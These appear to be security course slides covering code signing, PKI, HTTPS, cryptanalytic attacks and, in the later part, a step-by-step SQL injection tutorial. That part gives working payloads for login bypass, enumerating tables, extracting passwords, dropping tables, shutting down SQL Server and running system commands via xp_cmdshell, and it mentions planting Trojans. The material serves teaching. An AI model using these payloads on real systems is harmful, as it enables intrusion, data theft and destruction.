


Code Signing - Validation

- The application of digital signature technology to validate computer code, executable files, scripts, and resource files.
- To greatly increase security of any application it is desirable to **digitally sign** the program with a code signing certificate before distribution
 - The **creator of the program can be verified** - and
 - That **the code has not been modified** can be verified
 - Just right click the program and select properties to see tab
- Verification is done using a PKI (Public Key Infrastructure) and CRL (Certificate Revocation List)
 - Digitally signed compiled applications/programs
 - Digitally signed Java applets – Used by browser
 - Microsoft digitally signs Windows drivers

Message Authentication Code MAC

- Message authentication without a PKI
- How does Alice know the message is coming from Bob?
 - By combining some identifying (shared key) with the hash
 - Bob combines the hash function with a shared secret key also known by Alice
- Hash combined with a shared secret is a Message Authentication Code




HTTPS Communications

- HTTPS uses both Asymmetric and Symmetric Encryption
 1. User browses to website
 2. Browser gets the digital certificate which contains the public key
 3. Browser creates a symmetric key to use to encrypt traffic
 4. Symmetric key is encrypted using the website's public key
 5. Website decrypts symmetric key via it's private key
 6. Secure communication is now performed using the symmetric key
- If we can intercept the client request to the website prior to this operation, we can perform a MITM attack using a utility like SSLStrip or SSLSplit. Essentially, we are acting as an SSL proxy for our target.

IPsec - Internet Protocol Security

- Framework of open standards for ensuring secure communications over IP networks
- Network layer (OSI Layer 3) encryption/encapsulation
- Security between two nodes instead of two applications, as seen in SSL
- PKI for authentication
- **ESP for Encryption**
- **Transport mode - LAN**
 - Payload (data) is protected
- **Tunnel mode - WAN**
 - Entire packet is protected
- Can provide host-to-host, host-to-subnet, and subnet-to-subnet links




Remote Access

- **Microsoft Remote Desktop Protocol (Port 3389)**
 - Authenticate to securely remotely control another Windows PC
- **Secure Shell (SSH) – Port 22 Tunnel – Not a VPN**
 - Application for secure terminal sessions (command prompt)
 - Provides secure terminal-like access to remote system
 - Should be used instead of insecure telnet, UNIX r-utilities
 - Supports encrypted file transfer SFTP



Email Security

- **PGP Pretty Good Privacy**
 - Was a good, free, encryption program
 - Still used & supported on UNIX/Linux
 - Based on pass phrases and public PGP servers
 - Supports self- authentication - Users create and distribute their own certificates and keys using a Web of trust
 - Public keys must be downloaded before encrypting
 - Messages can be digitally signed
 - MailCrypt is a Linux/UNIX PGP tool
- **S/MIME – Secure Email**
 - Standard for Microsoft Exchange
 - Protects email effectively
 - Eliminates email spoofing
 - Uses digital certificates and digital signatures in PKI
 - Supports digital signatures to verify sender's identity




Public Key Infrastructure (PKI)

- Authorizing, Storing & Revoking Digital Certificates
- Certificate Authority (CA) – VeriSign/Symantec
 - Trusted third party that issues digital certificates (credentials) to others
 - A user provides information to a CA that is used to verify the identity of the applicant and business legitimacy (Identity Proofing)
 - The user can generate the public and private keys and sends the public key to the CA (Decentralized)
 - The CA creates the certificates then inserts information & keys
 - CA digitally signs the X.509 certificate to make it tamper proof
- Registration Authority (RA)
 - Kind of a licensed certificate distributor or middleman
 - Handles some CA tasks such as processing certificate requests, authenticating users, identity proofing & revoking credentials
 - Cannot create a certificate but can gather information

Certificate Authorities (CA)


- **Two Types of Certificate Authorities (CA)**
 - Public (Outside) Internet CAs sell digital certificates
 - VeriSign is a good example of a company managing these certificates used for Ecommerce on the Web
 - Credentials are issued after a fee is paid and identity is proven
 - Private (Inside) “create your own” CAs
 - Administrators can issue certificates to trusted systems and users (subjects) within a domain for use within the domain
 - Windows Servers can create & store key pairs
 - Credentials are free but not valid on the Internet
 - Hierarchical CA and RA trust models can also exist

Components of PKI - CA Bridge Trusts



Certificate Repository (CR) – Database

- A publicly accessible directory that contains the downloadable digital certificates and their public keys created and published by a CA
- CRs are often available to all users through their email system (Exchange GAL, PGP Key Store) or from a Web browser interface
- Global Address List (GAL) is a Microsoft Exchange directory that contains entries for every group, user, and contact within an organization



Revoking Digital Certificates

- Digital certificates provide a secure way to authenticate a user or a system and to exchange public keys
- When users verify another's identity through a CA, they will check the published CRL or OCSP for a serial number to make sure the digital certificate is still valid
- **Certificate Revocation List (CRL)**
 - A list (file) of revoked or suspended certificate serial numbers
 - Accessed by email or browsers to check the certificate status
 - CA must be accessible for verification of a certificate
 - If validity cannot be verified an error message is delivered
- **Online Certificate Status Protocol (OCSP)**
 - Another (more modern) CRL name using Validation Authorities
 - OCSP responders check single records and cache responses

Methods of Cryptanalytic Attacks

- Frequency Analysis – Look for more a or e in English
 - Involves looking at blocks of an encrypted message to determine if any common patterns exist (broke older ciphers)
- Algorithm Errors – known weakness in programs
- Dictionary Attacks – Break many passwords
 - A list of common passwords is tried to determine a key
 - Hybrid attacks do common letter substitution and append letters
- Brute-Force Attacks – always successful but not timely
 - Can be accomplished by applying every possible combination of characters within the key space that could be the key
- Social Engineering - Fool someone into disclosure
- Rubber Hose Attacks - Extortion, bribery or threats of violence

More Attacks

- Replay Attack or Pass the Hash (PtH)
 - Attacker captures a set of secured (hashed) credentials and sends them to an authentication service
 - Capture username and password, token or ticket and authenticate
 - Timestamps and sequence numbers are used to protect against this attack by Kerberos
- Man-in-the-Middle Attack (MiTM)
 - Attacker injects itself between two users and reads messages going back and forth or manipulates messages
 - Digital signatures are countermeasures to this type of attack
- Meet-in-the-Middle Attack
 - An attack designed to compromise algorithms that use multiple keys, such as 3DES
- Side Channel
 - Timing – Measure time it takes for the CPU to process data. Possibly discover the key via this method
 - Data remanence – Data read after being deleted (not permanently removed/overwritten)

Attacks on Cryptosystems

- Chosen plain-text (what they analyze)
 - Attacker has both some encrypted & decrypted text
- Chosen cipher-text (what they analyze)
 - Attacker has both some encrypted & decrypted text
- Cipher-text only (attacker has captured)
 - Most common type of attack
- Known plaintext (attacker has only)
- Implementation attacks (the way it was)

A Historical Attack on Hashing Functions

Birthday Attack

- A birthday attack uses the premise that finding two messages that result in the same hash value is easier than matching a message and its hash value
 - Most hash algorithms can resist simple birthday attacks
- It would be easier for an attacker to find two messages with the same digest value than match a specific value – Force a collision

SQL Injection

Defining SQL Injection


- SQL Injection is the malicious entering of SQL language into vulnerable input areas in a database driven application
 - It is possible to do SQL Injection on any database application
 - We will only cover web applications
- SQL Injection is prevalent and serious
- Possible consequences include:
 - The leakage of sensitive data
 - Insertion of data
 - Removal of data
 - Potential for full system access

Defining SQL Injection

- Web applications take input (from the user or client) and use it to build SQL queries
 - These queries are used to insert, update, retrieve or delete data
- The process of SQL Injection:
 - Attempt to break SQL queries by injecting control characters ("";!-)
 - Once we have found a query that can be broken, insert SQL that will force the application to give up information
 - Finally, inject SQL to modify or retrieve data
 - Clear tracks

Discovering SQL Injection

- Login form:



Login	
User ID	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

- select userid from users where userid = '[login from web]' and password = '[password from web]';
- If record returned;
log user in;
- Else,
display invalid login message;

Discovering SQL Injection

- If we enter:


User ID	jack'slogin
Password

Login

- jack'slogin for the username and jack'spassword for the password we get:
- select userid from users where userid = 'jack'slogin' and password = 'jack'spassword';
- This breaks the query


Discovering SQL Injection

- Error result:



Discovering SQL Injection

- Sometimes you don't get an easy to interpret error
- Any HTTP 500 error means the query was broken and SQL Injection is possible



Circumventing Authentication

- In our web form, if we enter:

admin'-- for the username and jasdfasdfwd for the password we get:

```
select userid from users where userid = 'admin'--' and password = 'jasdfasdfwd';
```

- The -- is the SQL server syntax for comments. Anything that follows the -- will be commented out and ignored by the SQL interpreter
- Now we can login as any user, as long as we can find or guess a valid username

Circumventing Authentication

- If we can't guess a valid username, we just have to guess the first character:

'or users.userid like 'a%''-- for the username and jasdfasdfwd for the password we get:

```
select userid from users where userid = "or users.userid like  
'a%'"-- ' and password = 'jasdfasdfwd';
```

- The statement will return the first record in the users table that begins with the letter a

Circumventing Authentication

- Alternatively, we can simply pass a statement that always returns true, which will log us in as the first user in the database:

‘or 1=1-- for the username and jasdfasdfwd for the password we get:

```
select userid from users where userid =‘or 1=1--’ and password =  
‘jasdfasdfwd’;
```

- The statement will return the first record in the users table, and log you in as that person. Usually an admin or test account

Inserting Data

- In order to insert data into an SQL database, you must know the table structure. In order to write an insert query, you must fill each field in with the correct type
- Say our users table has 4 fields, we need to insert valid data into each field in order for the query to be successful:

```
insert into users values( 31337, 'jack', 'sqlr0x', 7 )
```

Inserting Data

- One option is to brute force, try to guess what the table structure is
 - Possible for small tables
 - Difficult with many different field types
- Better way is to enumerate the table structure.
- We can use the having clause to force SQL Server to spit back error messages

User ID	having 1=1--
Password	*****
<input type="button" value="Login"/>	

Inserting Data

- The error message tells us the name of the first field in the table:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'ID'.  
/login.asp, line 41
```

- We can keep adding discovered field names to the query to find out the rest of the table information
- Now we can craft a valid insert statement, if we know the data types

Inserting Data

- We can simply insert data combinations until the insert statement is successful
- Or, we can attempt to apply an operation that only works on numeric or integer fields:

```
' union select sum(userid) from users--
```

- An error will be issued letting us know that the field is of type varchar

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average  
aggregate operation cannot take a varchar data type as an argument.  
/process_login.asp, line 35
```

537


Retrieving Data

- The easiest way to retrieve data is by simply logging in as several different users and viewing data as it presents itself in the application
- Another method for retrieving data is to select some data and then attempt a numerical operation on it
 - If the data is not numerical (varchar, char, etc.), the operation will fail, issuing an error message that contains the data that caused the error:

```
' union select min(username),1,1,1 from users where username  
> 'a'--
```

Retrieving Data


- Error message reveals username:



Retrieving Data

- We can do the same thing for the password:

' union select password,1,1,1 from users where username = 'admin'--




Retrieving Data

- This whole process can be automated with the DataThief application
- Forces an application connect outbound to a database you control
- Data is dumped into your database
- Works reliably with GET SQL Injection (in URL)

541

DataThief



Deleting Data

- Individual rows can be deleted or altered using queries similar to the Insert statement
- We can also delete entire tables with the drop query:

```
'; drop table users--
```

- Will delete the entire users table

Denial Of Service

- If the web application logs in with administrator privileges (or the sa account), we can turn off SQL Server:

```
' ; shutdown--
```

Local System Access

- We can also fine tune the SQL Injection to access system commands
- Only available with administrator account access (sa)
- We can use the built in extended stored procedures
- ESPs are compiled C++ programs that allow a database server to run programs on the local system
- SQL Server comes with some handy ESPs

Local System Access

- **xp_cmdshell**
 - Allows us to execute any command prompt command
- Test it with:

```
exec master..xp_cmdshell 'dir'
```

- If it works, we can:
 - TFTP a Trojan to the webserver
 - Execute Trojans
 - Upload cracking software and crack passwords
 - Telnet around
 - Upload scanning software

Local System Access

- `xp_regenumvalues`
 - Allows us to read any values in the registry
- Test it with:

